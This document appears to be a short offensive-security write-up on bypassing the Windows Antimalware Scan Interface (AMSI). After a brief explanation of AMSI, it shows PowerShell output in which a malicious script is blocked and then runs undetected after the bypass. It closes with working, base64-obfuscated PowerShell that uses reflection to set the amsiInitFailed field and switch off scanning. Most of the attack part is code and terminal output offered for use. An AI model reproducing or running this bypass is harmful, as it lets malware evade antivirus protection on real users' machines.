

AMSI BYPASS using amsiInitFailed Reflection modification method

Obfuscation by Aviral Jain

What is AMSI?

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.

AMSI is agnostic of antimalware vendor; it's designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques.


Windows components that integrate with AMSI

The AMSI feature is integrated into these components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros

Bypass Method: amsilnitFailed Reflection modification

Before AMSI Bypass:



```
Windows PowerShell
PS C:\Users\ [redacted] \Desktop> powershell -ep bypass
Windows PowerShell
Copyright (c) Microsoft Corporation. All rights reserved.


Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\ [redacted] \Desktop> . .\P_Dev.ps1
At C:\Users\ [redacted] \Desktop\P_Dev.ps1:1 char:1
+ #requires -version 2
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\ [redacted] \Desktop>
```

As we can when we tried to import malicious P_Dev ps1 file, it got detected by Antivirus

After AMSI Bypass:



The screenshot shows a Windows PowerShell terminal window with a dark blue background. The title bar at the top reads "Windows PowerShell". The terminal content includes the standard Windows PowerShell copyright notice, a link to the cross-platform PowerShell, and three command-line entries. The first two commands, `.\#bypass.ps1` and `.\P_Dev.ps1`, are highlighted in yellow. The third command is `.\P_Dev.ps1` again. The user's path is `C:\Users\ [redacted] \Desktop`.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\[redacted]\Desktop> . .\#bypass.ps1
PS C:\Users\[redacted]\Desktop> . .\P_Dev.ps1
PS C:\Users\[redacted]\Desktop> . .\P_Dev.ps1
```

After bypassing AMSI using bypass.ps1, P_Dev.ps1 (malicious file) did not get detected by Antivirus.

Code:

```
$a1 = "U3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHM="
$a2 = "YW1zaUluaXRGYWlsZWQ="

[Ref].Assembly.GetType([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($a1))).GetField([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($a2),'NonPublic,Static')).SetValue($null,$true)
```